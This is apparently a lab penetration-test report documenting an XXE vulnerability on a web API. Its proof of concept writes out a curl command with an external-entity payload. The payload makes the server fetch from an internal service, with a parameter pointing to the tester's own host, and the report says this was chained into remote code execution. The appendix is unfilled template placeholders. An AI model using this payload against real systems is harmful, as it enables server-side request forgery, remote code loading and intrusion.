References	https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

Finding Evidence

Vulnerability Description:

The web application running on **TCP port 56423** parses XML input from unauthenticated users without disabling the loading of external entities. This improper configuration allows an attacker to inject malicious XML payloads containing Document Type Definitions (DTDs). When the application processes this input, it parses the defined external entities, leading to Server-Side Request Forgery (SSRF) and potential disclosure of internal files.

Affected Component:

- **URL:** `http://10.10.10.62:56423`
- **Method:** `POST`
- **Parameter:** Body (XML Payload)

Proof of Concept (PoC)

1. Service Enumeration

Initial enumeration of the target identified an HTTP service running on port 56423. Sending a standard request revealed a JSON response `{"Heartbeat": "Pong"}`, indicating an active API endpoint.

2. Payload Construction

It was determined that the endpoint accepts POST requests. To test for XXE, the `Content-Type` was treated as XML, and a payload was crafted to define a custom entity (`&xxe;`).

The specific payload used was designed to trigger an SSRF attack against the local loopback interface (`127.0.0.1`) on port 4, effectively bypassing network firewalls to access internal services.

Command Used:

```
curl 10.10.10.62:56423 -X POST -d '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE writeup [
  <!ENTITY xxe SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.16.4:8000/writeup">
]>
<foo>&xxe;</foo>'
```

Payload Breakdown:

- `<!DOCTYPE writeup [...]>`: Defines the Document Type Definition.
- `<!ENTITY xxe SYSTEM "...">`: Defines the external entity `xxe`. The `SYSTEM` keyword instructs the XML parser to fetch the content from the specified URI (`http://127.0.0.1:4/...`).
- `<foo>&xxe;</foo>`: references the entity, forcing the server to execute the request and substitute the result into the `<foo>` tag.

3. Execution & Verification

Upon sending the malicious request, the server processed the XML, resolved the external entity, and initiated a connection to the internal service on port 4.

What is it doing?

- `curl 10.10.10.62:56423`
  This sends an HTTP request to the IP `10.10.10.62` on port `56423`.
- `-X POST`
  This tells `curl` to use the **POST** method instead of the default GET method.
- `-d '...'`
  This specifies the **data** to send in the body of the POST request. Here the data is an XML payload.


The XML data inside `-d`:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE writeup [
  <!ENTITY xxe SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.16.4:8000/writeup" >
]>
<foo>&xxe;</foo>
```

Explanation of the XML:

1. `<?xml version="1.0" encoding="UTF-8"?>`
   Declares this is an XML document with UTF-8 encoding.
2. `<!DOCTYPE writeup [ ... ]>`
   This defines a Document Type Definition (DTD) for the XML document called `writeup`. Inside the square brackets, you can define entities.
3. `<!ENTITY xxe SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.16.4:8000/writeup" >`
   This declares a **custom entity** named `xxe`.
   - It uses the `SYSTEM` keyword to tell the XML parser to fetch the contents of the URL: `http://127.0.0.1:4/index.php?page=http://10.10.16.4:8000/writeup`
   - Essentially, when `&xxe;` is encountered in the XML, it will be replaced by the content fetched from this URL.

The attack was verified by observing the server's behavior. In this specific engagement, this XXE vulnerability was chained with a file inclusion vulnerability on the internal service (Port 4) to achieve Remote Code Execution (RCE).


http://10.10.10.62:56423
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
Heartbeat:
Ping:
"Pong"

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Fulcrum's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
TODO FILL IN AS APPROPRIATE			

A.3 Subdomain Discovery

URL	Description	Discovery Method
TODO FILL IN DISCOVERED VHOSTS/SUBDOMAINS		

A.4 Exploited Hosts

Host	Scope	Method	Notes
TODO FILL IN AS APPROPRIATE	Text	Text	Text

A.5 Compromised Users

Username	Type	Method	Notes
TODO FILL IN AS APPROPRIATE	Text	Text	Text

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
TODO FILL IN AS APPROPRIATE		

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	TODO HOSTNAME	TODO MD5 HASH	TODO Web root	TODO Unrestricted file upload (example)
2.				
3.				
4.				
5.				
6.				
7.				
8.				
9.				
10.				
11.				
12.				
13.				

End of Report

This report was rendered
by SysReptor with
♥